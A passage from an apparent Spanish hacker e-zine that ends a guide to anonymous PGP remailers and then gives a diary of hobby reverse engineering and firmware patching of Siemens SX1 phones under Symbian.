ruqHiYfT4j3i1b4os0cmswJfZly1B0hPWHD0ouAyPQ/6IM26vYZYPdXTGtqnesw6
bdi4VmSUW6oAKRTDUg==G0Dri77cJuRhymyI49P4QmXak8uGsgsfqYAAAEJx/qsgk
Ij7FNmvD//n8rFtebVv7n74tOwIHm9sL6O294lONKDMZDqJpC9T15l7jEgzRrMfj
yZH8EXlV7k2l5eOoMFzhK
=VUz1
-----END PGP MESSAGE-----
++

Y eso se lo envias a remailer@turemailer.com

Mucho cuidado con los archivos adjuntos, ya que si son demasiado grandes
el servidor nym los rechazara. Para adjuntar un archivo tienes que
codificarlo con base64. Sin embargo, algunos servidores no los entienden
como archivos adjuntos, sino como texto. Por lo menos a mi me pasa. Si
alguien sabe algo, que me informe.

Para recibir:
.$ pgp -d mail.txt
Sinedo mail.txt el correo que hemos recibido. Si hemos configurado la cuenta
como en el ejemplo, deberemos introducir la password1, y se creara un nuevo
fichero llamado mail.asc, que debemos desencriptar.

.$ pgp -d mail.asc
Ahora ponemos nuestra passphrase, y el archivo mail.pgp contendra el correo
desencriptado.

1.3.2 Grupos de news

++
From: bubba
To: mail2news@anon.lcs.mit.edu
Newsgroups: alt.que.corresponda
Subject: RE: he creado una cuenta nym

Enhorabuena chavalote ;)
++

Ya veis que no hay mucha diferencia.

3. Llave PGP

Si quieres practicar, aqui tienes mi llave PGP. Envia un mensaje con el asunto
testset

Type Bits/KeyID   Date   User ID
pub 1024/B73C8F49 2005/08/01 thenemi <thenemi@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNA0LumYUAAAEEAL3fV2lJ8MvABN00IM24H7pnSyP9G6nEQf/VVf3cCZL9eVrz
Xwf2iP9PlVsu+2U3znozHO3OLvzHy+jZDUOBstlh42/aXRZhcZx0HleGXwqOU2J/
7QO90+xM5kGoSQfsaLFDCcpGLixBUfVsG5x1znMcQclJdGOEInHqlma3PI9JAAUR
tB90aGVuZW1pIDx0aGVuZW1pQG55bS5hbGlhcy5uZXQ+iQCVAwUQQu6ZhXHqlma3

```
PI9JAQEuTQQAi38CDehdc6o0K3MPzzqO6rwtKwyvLdCr/tyFmzlDPuTYFvqZZBcP
bqgf8UEgjUk28AMIZqujQGso3fU59JmzTh/RolE+Bcsao36bJVrO7KLf9qSt3YAW
HCKOct2sXwAcSXqXjiVq5DRfx1x9fp/sK+xaJCJk/rz+GBo3kWn8jKM=
=wbkt
-----END PGP PUBLIC KEY BLOCK-----
```

4. Algunos enlaces y direcciones de interes

--> help@nym.alias.net
    Documentacion sobre nym

--> remailer-key@nym.alias.net
    La llave de nym.alias.net

--> http://privacy.outel.org
    Una lista de remailers y sus llaves

--> http://riot.eu.org/anon/doc/remailer-essay.html
    Nada es perfecto. Incluso con remailers pueden saber tu identidad...

--> http://www.samair.ru/proxy
    Lista de proxies

```
 http://www.pgp.com                                    _
 http://www.pgpi.com version libre                ---|   El PGP
 http://www.gnupg.com GnuPG                            |_
```

--> http://www.guardiacivil.org/telematicos/index.htm
    Denuncia a los malos!!

ya esta, ya he terminado.

EOF

-[0x07]--
-[SX1-Primera parte]---
-[by FCA00000]---SET-32--

Diario de un SX1-ero

Proverbio: "De lo que veas, cree sólo el 50%. De lo que escuches, el 10%. De lo que oigas, el 2%."

27/08 ********** Sábado **********
Por una casualidad de esas que da la vida, he conseguido varios Siemens-SX1. No uno ni 2, sino 7 !
Todos tienen cable USB, batería, y auriculares. Algunos tienen la batería cargada, y parecen funcionar.
Los he puesto a cargar antes de salir a dar una vuelta.

Cuando vuelvo, 5 horas mas tarde, compruebo que todos funcionan. Sueño reparador.

28/08 ********** Domingo **********
Como soy un antiguo forofo de los teléfonos Siemens, he aprendido a modificar el software que tienen.
Esto me permite hacer cambios (pequeños), pero lo realmente entretenido es aprender, aunque no tenga utilidad.
Hasta ahora he trabajado con el modelo C35 y S45, que incorporan un procesador C166. Según creo, el SX1 es distinto.
Pero lo bueno es que tengo 5 tarjetas SIM para usar, y muchas ganas de probar lo que se puede hacer.

He visto que el SX1 incorpora unos cuantos programas. Los gráficos son bastante potentes (para ser un móvil, claro)

Sorpresa! Todos llevan una tarjeta de memoria de 128 Mb. Uno de ellos además contiene canciones. No consigo hacerlas sonar. Al parecer necesito un programa para ello.

He conseguido conectarlos por infrarrojos. El cable USB veo que funciona porque aparece un icono en el móvil, pero Windows me pide un driver para el SX1.
Mañana buscaré en Internet desde el trabajo, puesto que en casa no tengo conexión.

29/08 ********** Lunes **********
Me he pasado el día surfeando. He conseguido unos 50 programas, la mayoría juegos.
También he obtenido mucha información:
Al parecer lleva un Sistema Operativo llamado Symbian, al igual que los móviles Nokia de penúltima generación.
Esto permite que los juegos sirvan para ambos, abriendo un mercado bastante amplio.
Uno de los modelos de Nokia se llama N-Gage, orientado sobre todo para juegos.
Hoy no tengo tiempo de probar nada porque me voy a cenar fuera.

30/08 ********** Martes **********
Mas investigación: este cacharrito es más grande de lo que pensaba.
Dentro de un sistema OT433 lleva un microprocesador ARM952 a 120Mhz.
La memoria es RAM de 16Mb, y los programas están en 3 zonas:
-ROM, para el sistema operativo. Ocupa 16 Mb
-flash, para programas y datos "temporales". Usa 4 Mb
-tarjeta extraíble de memoria. En mi caso son de 128 Mb
Además tiene USB, bluetooth, infrarrojos, cámara, sonido estéreo, radio, y una batería que parece durar poco.
Ah, y las teclas están en unas posiciones muy raras. Por otro lado yo tengo un S45 con el que estoy muy contento.
El S45 para llamar, y el SX1 para juguetear.

He probado alguno de los juegos. Son aceptablemente rápidos, y ocupan poco (excepto el Doom)
También he conseguido algunas utilidades imprescindibles:
-FExplorer, para ver todos los archivos. Rápido y efectivo.
 Copia/mueve/renombra/borra/crea archivos y directorios.
-TaskSpy, para ver los procesos y matar a aquellos que se quedan colgados.
-HView, un editor hexadecimal.
-Opera, navegador web. No pienso conectarme a Internet desde el móvil, pero me vendrá bien para leer libros HTML en el autobús.
-Spectrian, emulador del ZX-Spectrum. Realmente impresionante lo bien que está

hecho.
Además de las que vienen incluidas en el sistema operativo:
-Manager, para ver las aplicaciones instaladas, y poder desinstalarlas.
-File Manager, otro navegador de archivos. Permite copiar carpetas completas.
-Notepad, Calculadora, reloj, agenda, ...

31/08 ********** Miércoles **********
Hoy he bajado de la red otros programas. Entre ellos un driver USB.
Ahora windows está mas contento, pero sigo sin poder acceder al móvil. Yo pensaba que aparecería como otra unidad de disco, pero nada de nada.
Todo lo que he conseguido es que en el hyperterminal me aparece el puerto COM4 llamado USBSER000, pero no responde a los comandos AT.

Más tarde encontuentro que si arranco la aplicación de FAX y la conecto por infrarrojos, algunos comandos AT funcionan satisfactoriamente.

Poniendo la configuración a velocidad de 19200 baudios, me aparece basura en el hyperterminal. Son unos 60 caracteres en 10 ráfagas cada 2 segundos. Podría ser un protocolo PPP.
~ }#A!}!}!} }4}%}&yi||}"}&} } } } }'}"}(
}"}4~~ }#
A!}!}!} }4}%}&}1cya}"}&} } } }
}'}"}(}":}9~~ }#A!}%}"} }$Y(~~ }#A!}!}!} }
4}%}&|eR3}"}&} } } } }'}"}(}"|H~~ }#A
!}!}!} }4}%}&|eR3}"}&} } } } }'}"}(}"|H~~ }#A!}%
}"} }$Y(~~ }#A!}!}!} }4}%}&ž/ón}
"}&} } } } }'}"}(}"ap~~ }#A!}!}!} }4}%}&|/on
}"}&} } } } }'}"}(}"ap~~ }#A!}%}"} }
$Y(~~ }#A!}!}!} }4}%}&OA0|}"}&} } } } }'

También me aparece configurado como módem: Siemens SX1 USB modem a 230400 baudios. Pero aquí no responde nada.
Arranco el Portmon, que es un sniffer del puerto serie.
El tráfico que veo es lo mismo que con el hyperterminal. Además veo que el puerto de infrarrojos también recibe la misma basura.
Lo bueno es que Windows, con la aplicación irftp, es capaz de transferir programas desde el PC hacia el móvil.
Eso quiere decir que reconoce el protocolo OFTP para transferencia de ficheros.
Quizas necesite otro programa especial para usar comandos AT-Hayes.

01/09 ********** Jueves **********
He encontrado un foro en castellano sobre el SX1. Se llama www.comunidad-siemens.com (en adelante, CS) y la gente sabe bastante.
No he encontrado referencias a programar el móvil, pero he aprendido muchas cosas:
-es posible actualizar el Sistema Operativo. Yo tengo la versión 10, pero ellos usan la "15.2 IBERIA". Me la he descargado.
-también se pueden hacer parches para cambiar ciertas cosas.
-los cambios parecen ser en los dibujos, melodías, salvapantallas, ... aunque espero que también haya parches "funcionales".
-Para actualizar el móvil hay que pulsar el joystick hacia abajo, esperar un segundo, y a la vez pulsar la tecla de encendido. La actualización se hace por USB. Ya veremos si me funciona.
-Usar el móvil para transferir datos con el cable USB parece ser problemático. Necesito el programa MPM (Mobile Phone Manager) desde la web de Siemens, además de una actualización para el SX1. Ya los tengo.
-He hecho mi primera pregunta en el foro. En 2 horas no ha respondido nadie. Esperaré a mañana.
-Efectivamente hay muchos juegos. Es más: se puede emular un GameBoy, y otras consolas más. Como yo no soy muy jugador, me da igual.
-Se pueden hacer programas para Symbian. Hay algunos otros foros dedicados a ello, por ejemplo www.allaboutsymbian.com
-Hay unos rusos que le han sacado las tripas: www.oslik.ru pero mi nivel de entender ruso es nulo. Babelfish es mi amigo.

Aunque tengo ganas de probar los programas que me he bajado, hoy hace muy buen tiempo, y hemos decidido salir de terrazas para tomar unas tapas.

02/09 ********** Viernes **********
Como he desperdiciado bastante tiempo en los últimos dias, hoy tengo un poco de trabajo atrasado. Música de Strauss para aislarme del mundo y poder acabar la documentación que necesita el equipo de Weblogic. Hay reunión el próximo Lunes.

03/09 ********** Sábado **********
Cargo en el ordenador el programa FW15.2[CS].exe de actualización del móvil,

que tiene la batería llena, por supuesto.
Con gran excitación pulso el joystick y la tecla de encendido, y en la pantalla me dice algo así como "Listo para actualización de software".
El programa empieza a hacer su trabajo y observo satisfecho que la barra de progreso se mueve, indicando que el firmware se está actualizando.
Al cabo de 15 minutos termina, y el móvil se apaga.
Lo enciendo de nuevo, y ahora usa unos gráficos diferentes. Parece que lo he hecho bien.
Pulsando *#06# me dice el IMEI, y el botón "Info" arranca la aplicación CC-Monitor que me indica que la versión es 15.2

No voy a actualizar todos los móviles. Sólo 2 de ellos tendrán la versión 15.2 y otros 2 tendran la 14. El resto, para pruebas.

Esto es una ventaja de Siemens sobre Nokia: permiten que el usuario actualice desde casa su móvil usando un cable estándar, que viene incluído cuando compras el teléfono.

El programa que sirve para actualizar la memoria flash resulta ser un ejecutable de 25 Mg. Espero buscar los mensajes que muestran las aplicaciones del móvil, para hacer mi propia versión, pero no encuentro las cadenas de texto. Es posible que el actualizador este comprimido o cifrado.

Activo el puerto infrarrojos del móvil y del ordenador, y veo que pueden comunicarse. El programa irftp incluido en Windows permite transferir en ambas direcciones, así que meto unos cuantos de los juegos que he bajado de la red.
A mí siempre me ha gustado más la programación, pero una partida de vez en cuando no está mal.

Mirando en los foros descubro que es posible emular juegos de la N-Gage de Nokia, pues ambos tienen el mismo sistema operativo Symbian.
Para eso hay que instalar un parche que también tengo. Lo que no sé es cómo se aplica el parche, que es del tipo
replace:0032040504350410:00B240A205402A0

Esto me resulta de lo mas extraño. En los otros modelos de Siemens los parches son simpre un cambio en una dirección fija de memoria, del tipo
0xC12346: 045A 032A
pero al parecer en el SX1 los parches se limitan a buscar una cadena, y reemplazarla por otra.
Deduzco que esto es así porque hay varias versiones de firmware, y la misma cadena puede estar en distintas posiciones de memoria dependiendo de la versión.
?Pero que pasa si mi versión no tiene esa secuencia de caracteres?
Ademas, esa cadena no aparece en el fichero FW15.2[CS].exe por lo que no puedo aplicar el parche. Me quedo sin poder jugar a la N-Gage .

Más descubrimientos: existen unidades de disco:
Z: es donde está el sistema operativo. La única manera de escribirlo es actualizando el firmware.
E: es la tarjeta MMC - MultiMedia Card. Aquí es donde se suelen instalar los programas, canciones, vídeos, ...
D: es un disco RAM. Los datos se pierden cuando se resetea el móvil. Se usa como almacenamiento temporal.
C: es otro disco en el que se pueden guardar programas. En particular los SMS se guardan aquí, y también los programas transferidos por infrarrojos, aunque luego se pueden instalar en E: o en C:
A: es de sólo lectura. Aquí están los programas que la operadora de red le pide a Siemens o a Symbian. Hay algunos juegos, un reproductor mp3, la radio, y el RealPlayer para ver vídeos. En la versión 14 fabricada a medida para la empresa O2, también hay un navegador hecho a medida.

La manera más cómoda de instalar programas es usar un escritor de tarjetas MMC y luego meter la tarjeta en el móvil.
Pero como yo no tengo un lector (ya sé que sólo cuestan 10 euros) los tengo que transferir por infrarrojos. El programa para usar el puerto USB no consigo que me funcione.

COn ésto se me han pasado algunas horas. Momento de cine y unas copichuelas.

04/09 ********** Domingo **********
Día de descanso. Hoy no enchufo el ordenador. Pero he notado que la batería dura menos de 48 horas, por lo que me tendré que acostumbrar a dejarlo cargando todas las noches.

05/09 ********** Lunes **********
Entre unas cosas y otras no he podido surfear, pero me ha dado tiempo para ver la respuesta en el foro CS. Básicamente sólo hay parches para cambiar los iconos, músicas, tipos de letras, pantalla de inicialización, y otros que hacen que alguna aplicación lea los ficheros de E: en vez de Z: , para poder meter mis propios iconos.
Pero no hay parches funcionales. Quizás es muy complicado. Pero de verdad me gustaría cambiar algunas cosas. Por ejemplo, para instalar una aplicación hay que aceptar algunas verificaciones, en total 5 mensajes !
Si fuera posible eliminar algunas de estas preguntas, la instalación sería más cómoda.

Con la aplicación FExplorer he podido ver que cada aplicación tiene un identificador único, para que no se instale 2 veces. No sólo eso, sino que la misma aplicación no puede ejecutarse a la vez 2 veces, lo cual tiene bastante sentido para un juego, pero no para el Notepad.

06/09 ********** Martes **********
Hoy me he bajado el OggPlay para escuchar música. Tiene algunas cosas mejores que el reproductor mp3 que viene incluído, pero el formato de las canciones es diferente. Tendré que convertirlas a formato OGG. Para eso uso el programa "ACE-HIGH Converter".
Malas noticias: si escucho canciones durante más de tres horas, la batería se agota. No dura casi nada, en parte debido a que no hay posibilidad de cambiar la intensidad de la iluminación. ?Para qué necesito que ilumine durante el día? Esto es un fallo grave de diseño.

Más investigaciones: las aplicaciones de la unidad Z: ocupan una media de 20 Kb, y también hay un monton de librerías en Z:\System\Libs . En total hay unos 1.500 ficheros.

Transfiero alguno de ellos al PC, y lo único que veo en claro son algunas cadenas de caracteres, en formato Unicode, esto es, que cada car'cter ocupa 2 bytes.
Por ejemplo, el fichero z:\system\libs\MenuEng.dll contiene la cadena
Z:\system\data\op_folder.mbm
ocupando 28*2 bytes

Un parche típico es cambiar la primera Z por E para que el fichero se lea desde E: , donde es posible alterarlo.
Pero sigo sin saber cómo meter un parche, ni tampoco sé qué es un fichero de tipo mbm .

07/09 ********** Miércoles **********
Desde la web de oslik he encontrado muchas utilidades:
-RSCTool, para cambiar archivos de recursos, de extensión .rsc
-MBMTool, para archivos de imágenes MBM: Multi-Bit-Map
-UnMakeSIS, para ver los ficheros dentro de un archivo SIS, que es un instalador de aplicaciones
-SISTool, para lo mismo
-AIFTool, para leer archivos AIF: Application Information File , con los iconos y nombre del programa
-WSFFXBI, para extraer un XBI desde un WinSwup (tal como FW15.2[CS].exe) y viceversa
-Xbi_Extract, para romper un XBI en pedazos, uno para cada unidad A: , Z: , bootcore, ...
-WSMP para meter parches en un XBI

Ademas, desde la web de CS he encontrado manuales para la mayoría de estos programas.
Brevemente:
-el WinSwup se convierte en XBI usando WSFFXBI
-el XBI se parchea con WSMP
-el XBI se convierte en WinSwup con WSFFXBI
-el WinSwup se ejecuta, que instala la nueva versión.

El fichero XBI extraído de esa manera contiene una copia de todos los ficheros en Z:

Manos a la obra. Elijo uno de los parches para leer menu_folders.mbm desde E: , sigo los pasos anteriores, y cuando inicio el móvil, se resetea. ?Qué he hecho mal? Obviamente, me he olvidado de copiar menu_folders.mbm en E:
Menos mal que tengo otro móvil. Cambio la tarjeta MMC, copio el archivo usando

FExplorer, y ahora funciona en el móvil parcheado !
Los iconos son los mismos que antes, pero con el MBMTool descomprimo menu_folders.mbm y cambio uno de los dibujos, lo transfiero al móvil, lo copio en E: , y tras resetear el móvil, el nuevo icono aparece.
Bueno, todo un acontecimiento.

08/09 ********** Jueves **********
Hoy ha surgido el típico marrón del jueves, así que no me quedan tiempo ni ganas de enredar con el móvil. Quería hacer algo porque el fin de semana tengo otro asunto planeado, pero no va a poder ser.

09/09 ********** Viernes **********
Uso el programa FileMan para transferir todos los archivos de Z: hasta E: y después los meto en el PC. Hago un programa que busca una cadena de caracteres dentro de cada uno de los ficheros, para ver cuales archivos son usados por otros programas, y hacer una especie de árbol relacional.
Los archivos avkon.mbm, EidPic.mbm y Muiu.mbm se usan muy frecuentemente por otras aplicaciones. En particular avkon.mbm contiene 250 iconos usados a lo largo de todo el sistema operativo. No hay parches para usarlo desde E: , pero hay parches para cambiarlo en Z: .
El motivo de no meterlo en E: es que la unidad E: está en la MMC, y es muy lenta de acceder. La unidad Z: está siempre en memoria, así que los iconos se pueden acceder sin demoras.
Pero yo no pretendo cambiar los dibujos. Hay muchos artistas por ahí, y yo lo máximo que sé hacer es la letra O, ayudado por un canuto.
Bueno, no me da tiempo para más antes de que salgamos de viaje.

10/09 ********** Sabado **********
Londres esta cada día mas caro. 35 libras por chicken-tikka-massala y KingFisher para dos !

11/09 ********** Domingo **********
Me encanta el flea market. Sobre todo las tiendas de discos de alrededor.

12/09 ********** Lunes **********
Como no he dormido mucho el fin de semana, estoy cansado y hoy tampoco toco el ordenador.

13/09 ********** Martes **********
He abierto la aplicación Notepad.app con un editor hexadecimal y he averiguado que los primeros bytes es una cabecera diseñada siguiendo un estándar:
-los primeros 4 bytes son 79000010 que escritos en little-indian significan 0x10000079. Todas las aplicaciones de tipo *.app empiezan por estos bytes.
-los segundos 4 bytes son 0x100039CE , y también sucede con muchas aplicaciones *.app . Este número mágico se llama KAppUidValue16 , y significa que la aplicación es Unicode, es decir, que puede contener mensajes con caracteres no ASCII.
-los terceros 4 bytes son 0x10005907. Al ejecutar la aplicación y mirar con TaskSpy, éste es el número identificador. Así que cada programa tiene un número único.
-el cuarto grupo vale 0x3EB18517, y es otro identificador, aunque no necesariamente único.
-cada uno de estos números se llama UID: Unique IDentifier
-el siguiente grupo vale 0x506D53D5 e indica el punto de inicio del programa. Para aplicaciones en Z: ésta es exactamente la dirección en la que están ubicados.

Lo explicaré mejor: la memoria en Symbian es un bloque de 16 Mb que se carga a partir de la dirección 0x50000000. Cada fichero, por el hecho de estar en este gran bloque, va a parar a una dirección de memoria. Pues bien, esta dirección también está escrita en el propio fichero.

Los programas que residen en A: , C: o E: son cargados dinámicamente, por lo que su dirección no es siempre la misma. Pero Symbian tiene un mecanismo de memoria paginada que hace que todos los programas aparezcan como cargados en la dirección 0x00400000, aunque obviamente el gestor de tareas se encarga de alternar entre uno y otro, lo que se conoce como actualización de entorno. Esto existe en prácticamente todos los sistemas operativos multitarea de disco.

-El siguiente dato es 0x506D53D4 (uno menos que el anterior) e indica la dirección donde empieza el código.
-Luego viene 0x00000000 que es la dirección de los datos. Al ser 0 quiere decir que no hay datos pre-inicializados, y la propia aplicación se encargará

de solicitar la memoria necesaria cuando llegue el momento.
-Sigue el dato 0x00000AE0 que indica el tamaño del código. Este programa ocupa 0x0AE0 = 2784 bytes.
-Después va 0x00000ADC que es el tamaño total. Es el dato anterior, menos 4.
-A continuación 0x00000000 que es el tamaño de los datos.
-Otra vez 0x00000000 para indicar el tamaño del BSS, es decir, la pila.
-El siguiente es 0x00100000 = tamaño máximo de la pila.
-Sigue 0x00001000 = tamaño mínimo de la pila.
-Después, 0x00002000 = tamaño del stack para las rutinas.
-y 0x50F17610 indica las referencias a DLL. Esto dice cuáles rutinas son usadas desde otras librerías.
-El dato 0x00000001 dice que sólo hay 1 función exportada.
-0x50F1760C indica la lista de funciones exportadas, precisamente la de inicialización del programa, correspondiente a la función main.

Esto me va a servir para saber cuáles programas llaman a las librerías, y por tanto las funciones exportadas. Lo que no sé es el significado de cada rutina.

14/09 ********** Miércoles **********
He estado paseándome por la web de Symbian y he bajado el SDK que sirve para hacer programas.
El lenguaje es C/C++ pero un poco anticuado. Cuando los desarrolladores de Psion (predecesor de Symbian) inventaron su sistema operativo, C++ todavía no tenía un mecanismo de excepciones maduro.
Esto hace que las aplicaciones Symbian tengan que encargarse ellas mismas de liberar la memoria que soliciten. A la porra toda la funcionalidad del recolector de basura, auto-destrucción, y además complica el polimorfismo.
Esto parece ser una grave inconveniencia para hacer programas de usuario, según he estado leyendo.

Por lo menos he visto que existen 2 sitios web dedicados a la programación en Symbian:
www.newlc.com
allaboutsymbian.com , que frecuentemente está sobrecargado.

Desde la web de Siemens me he bajado el SDK específico para el SX1. Ocupa 200 Mg comprimido, y 600 Mg instalado completamente.
Lo he instalado y veo que incluye un emulador. Pero apenas cubre el 30% de la funcionalidad real del teléfono.
Para empezar, la aplicación principal es el menú, desde el que se pueden iniciar otras aplicaciones.
En el móvil real esto no es así, sino que la aplicación es llamada Phone.app , con posibilidad de iniciar llamadas, acceso rápido a aplicaciones (manteniendo pulsada una tecla durante 2 segundos), gestión del manos libres, ...
Por ejemplo: cuando el móvil no hace nada, pasa a la aplicación Phone.app . Si se pulsa el joystick hacia abajo, se inicia la aplicación de la agenda. Esto no se puede hacer desde el emulador, y precisamente yo estaba interesado en esto.

Si el emulador no es perfecto, la documentación es todavía peor. Es cierto que explica muchas cosas, pero como un manual de referencia; no cuenta en detalle cómo usar esas librerías.
Al menos hay muchos ejemplos que tendré que investigar. Necesito el compilador Microsoft VC 6.0 porque no funciona con versiones superiores ! Lo único que usa es el nmake , pues el compilador es el GCC, incluido en el SDK.

Intento compilar el ejemplo HelloWorld, pero se queja de que no tengo instalado el Perl. Mañana me lo bajaré.

15/09 ********** Jueves **********
Por fin tengo todas las herramientas, incluido el Cygwin para usar un automake y un shell decente.
Me cuesta un poco compilar la primera aplicación, pero al final consigo HelloWorld.app
El método es el siguiente:
-poner bien la variable EPOCROOT, en mi caso \Symbian\6.1\Siemens\SX1\bin\
-pasar al directorio ....\group\
-bldmake bldfiles para que construya el proyecto
-abld makefile para defini cuáles archivos son necesarios: fuentes, cabeceras, dibujos, ioconos, sonidos, ...
-si se quiere hacer la aplicación para el emulador: abld build wins urel
-si se hace para el móvil real: abld build armi urel

Parece que empiezo bien. La aplicación HelloWorld.app funciona en el emulador.
Meto en el móvil la versión compilada para armi , pero se resiste a arrancar.

Tras leer mucha documentación, parece ser que no vale con copiar la aplicación en el móvil; es necesario instalarla adecuadamente con HelloWorld.sis
Para esto hay que hacer
-makesis HelloWorld.pkg

Ahora se deja instalar adecuadamente, pero cuando la inicio, da un error y sale.

Tras muchas pruebas y perder el tiempo, lo intento con otra aplicación simple llamada Language y ésta funciona !
No es una maravilla de aplicación, pero al menos tengo algo que funciona.

Lo que estaba haciendo era correcto. Simplemente que la aplicación HelloWorld parece no funcionar en el móvil.

16/09 ********** Viernes **********
La conexión a Internet del trabajo está que echa humo. Hace 2 días me descargue el SDK, ayer el Perl y el Cygwin. Hoy me he bajado todos los ejemplos de programación que he encontrado. Un montón de documentación desde la web de Nokia, y algunos juegos que he encontrado por el camino.
A ver si tengo tiempo para organizarlo todo. Leerlo me llevará mucho más tiempo, por supuesto.

Me sorprende que Nokia parece darle mucho más apoyo al sistema operativo symbian que la propia compañía Symbian.
Sus foros están llenos de preguntas sobre programación. Lamentablemene no hay muchas respuestas.
La mayoría de los temas parecen centrarse en "cómo hacer una llamada automática" y "cómo hacer un programa que mande SMS".
Lamentablemente en las webs de CS, oslik, y www.siemens-mobile.org (en adelante, SMO) los foros de programación están bastante vacíos.

Pero por ahora estoy bastante contento. Han pasado 3 semanas desde que tengo los móviles, y ya me hago una idea de lo que es capaz de hacer el SX1. Esto se merece una mini-celebración. Comida mongola para dos, que a mi chica también le apetece ir a un sitio exótico.

17/09 ********** Sábado **********
Como ya he comentado, al pulsar el joystick hacia abajo se inicia la aplicación de contactos, llamada Phonebook.
Tiene un UID con valor 0x101F4CCE
Lo que pretendo hacer es cambiarlo para que inicie otra aplicación distinta.

Al pulsar el joystick hacia arriba se inicia la aplicación de últimas llamadas recibidas y enviadas, que se llama Logs y tiene UID=0x101F4CD5

Supongo que la aplicación que gestiona el joystick usa ambos valores en rutinas similares; simplemente inicia Phonebook.app o Logs.app

Para buscar esos bytes, recordar que hay que cambiar el formato a little-indian, por lo que 0x101F4CCE hay que buscarlo como CE.4C.1F.10

Mirando en el archivo XBI generado a partir del FW15.2[CS].exe lo encuentro en 11 sitios.
Obviamente uno de ellos corresponde al UID del propio fichero Phonebook.app pero éste no lo puedo cambiar.
Otros sitios son en Phonebook.aif, que es el fichero con la configuración del propio Phonebook.
Otro de los sitios es en la aplicación Phone.app que si recuerdas es la que está ejecutándose cuando estás en el menú principal, precisamente cuando puedes pulsar el joystick para que arranque otras aplicaciones.
No sólo éso, sino que encuentro la cadena de bytes:
CE4C1F10 D54C1F10
es decir, los UIDs de las dos aplicaciones que se pueden ejecutar con el joystick.
Modifico estos datos en el XBI para que apunten a la calculadora (UID=0x10005902) usando los bytes
02590010 en vez de CE4C1F10
y tras instalar el firmware modificado observo con regocijo que ahora abre la calculadora !

Primer parche funcional en mi carrera del SX1.

Lo meto en un fichero de texto, le pongo unos cuantos comentarios, y lo preparo para publicarlo en CS. A ver qué les parece.

Este parche no tiene nada de programación, pero los siguientes seguro que sí.

Para intentar entender cómo funcionan los programas, necesito desensamblarlos. Para el modelo S45 usaba el IDA dissasembler, que es un gran programa, aunque un poco caro. Pero lo he usado tanto que me parece justo pagar por él. Además incluye soporte para ARM. Cargo el IDA, le digo que destripe el Notepad.app, y lo identifica como un fichero EPOC, es decir, de la antigua versión Symbian. Pero luego se hace un lío con las cabeceras. Lo mejor es decirle que es un fichero binario puro, por supuesto para el procesador ARM, en concreto ARM710a .

Entonces hay que decirle cuál es la dirección en la que tiene que cargarlo.
La cabecera tiene el dato 0x506D53D4 que dice que el código empieza precisamente ahí.
Pero como he cargado el fichero entero, tengo que excluir el tamaño de la cabecera, es decir, restarle 0x64 bytes para obtener 0x506D5370.
Esa es la direccion de inicio, y ademas genero una sección de ROM con exactamente la misma dirección.

Cuando lo carga, no desensambla nada. Todavía me faltan un par de pasos.

El procesador ARM tiene 2 modos de funcionamiento.
Uno llamado ARMI, en el que las instrucciones de código ocupan 4 bytes. Es más rápido, más potente, pero consume más batería y ocupa mas espacio.
El otro modo se llama THUMB, y las instrucciones ocupan 2 bytes. El código es más compacto, pero más limitado. Algunas operaciones sólo se pueden ejecutar en ARMI. A cambio, consume menos.
En particular, el kernel y los drivers están compilados en ARMI, y los programas de usuario en THUMB.

Como IDA está configurado por defecto para desensamblar en modo ARMI, no empieza el desensamblado automático.
El programa Notepad.app está compilado en THUMB. Para que IDA lo pueda desensamblar hay que que cambiar el registro T con valor 1, usando la tecla Alt-G
Ahora ya lo puedo desensamblar. Selecciono todo el trozo de programa desde la dirección 0x506D53D4 y le digo que lo analize.
Al cabo de un par de minutos me ha generado un listado de 150 rutinas, de unas 2000 líneas en total.
Pero no sé lo que significan las rutinas. Espero encontrar un listado de ellas en algun sitio del SDK. Pero eso será otro día.

Ahora, al cine y a darnos ir garbeo.

18/09 ********** Domingo **********
Tal como sospechaba, las cabeceras del SDK (*.h) contienen los nombres de muchas de las funciones exportadas.
Por ejemplo, la documentación dice que hay una función llamada FileExists() que está declarada en coeutils.h e implementada en cone.lib
Efectivamente, coeutils.h contiene la línea

```
public:
   IMPORT_C static TBool FileExists(const TDesC& aFileName);
```

Y el fichero cone.lib contiene la palabra FileExists , más concretamente "FileExists__9ConeUtilsRC7TDesC16".
Esto es la notación que usan las librerías en Windows, y significa que es una función que:
-toma como argumento un objeto de tipo TDesC16
-devuelve un objeto de tipo 9 , es decir, un TInt (o un TBool, que es lo mismo)

Para saber cual es el número dentro de esta librería, uso el programa ar (Archive) :
ar -tv cone.lib
que resulta tener 319 funciones. El fichero ds00063.o contiene la palabra "FileExists", así que ya sé que la función 63 de ConeUtils es FileExists.
Esta función está implementada en la librería Cone.dll del móvil, pero no sé cual es el punto de entrada a la rutina.

Así que cargo el fichero ds00063.o en IDA, que lo identifica como ARM COFF (little endian)

Pero el desensamblado no me da ninguna pista. Lo único que contiene es una referencia al número 0x3F = 63 , pero esto ya lo sabía yo.

Así que cojo el programa Language que conseguí compilar el otro día, y hago que use la función FileExists .
No me molesto en hacerlo funcionar. Lo único que quiero es saber cómo hace para referenciar a la función 0x3F.
Y en realidad es bastante sencillo:
el compilador crea una función sub_10009A88 que servirá como punto único de entrada:

```
sub_10009A88
 LDR     R3, off_10009A90
 LDR     R3, [R3]
 BX      R3
```

el registro R3 apunta a una dirección de memoria:

```
off_10009A90     DCD 0x1000BD60
```

en esta dirección se invoca a la función de la librería externa:

```
; Imports from CONE.DLL
1000BD60         IMPORT FileExists__9ConeUtilsRC7TDesC16
```

Este último dato será rellenado por el ejecutor de tareas en el móvil: carga la aplicación en memoria, rellena la tabla de referencias, y salta a la dirección de inicio de la aplicación.
Esto es algo típico de los sistema operativos que usan librerias dinámicas.

Lo que no me gusta tanto es que hay una referencia a una referencia a una referencia. Así va a ser difícil seguir el flujo de los programas.
Y tampoco me gusta que las rutinas tengan nombres como FileExists__9ConeUtilsRC7TDesC16. Preferiría algo mas legible.

Empiezo a darle vueltas a la cabeza para hacer un programa que saque los nombres en claro, a partir de los nombres incluidos en las librerías y los ficheros de cabecera. Primero necesito meditarlo, y luego programarlo.

19/09 ********** Lunes **********
He publicado el parche en CS, y parece que ha tenido cierta aceptación. No porque sea terriblemente útil, sino porque
es de los primeros parches funcionales. Recibo muchos ánimos de la comunidad.

Por otro lado, busco algun programa que me ayude a sacar los nombres de las librerías.
El truco está en usar el programa dumpbin.exe incluido con el VisualC++ :

```
dumpbin /ALL cone.lib
.........
  Version      : 0
  Machine      : 14C (i386)
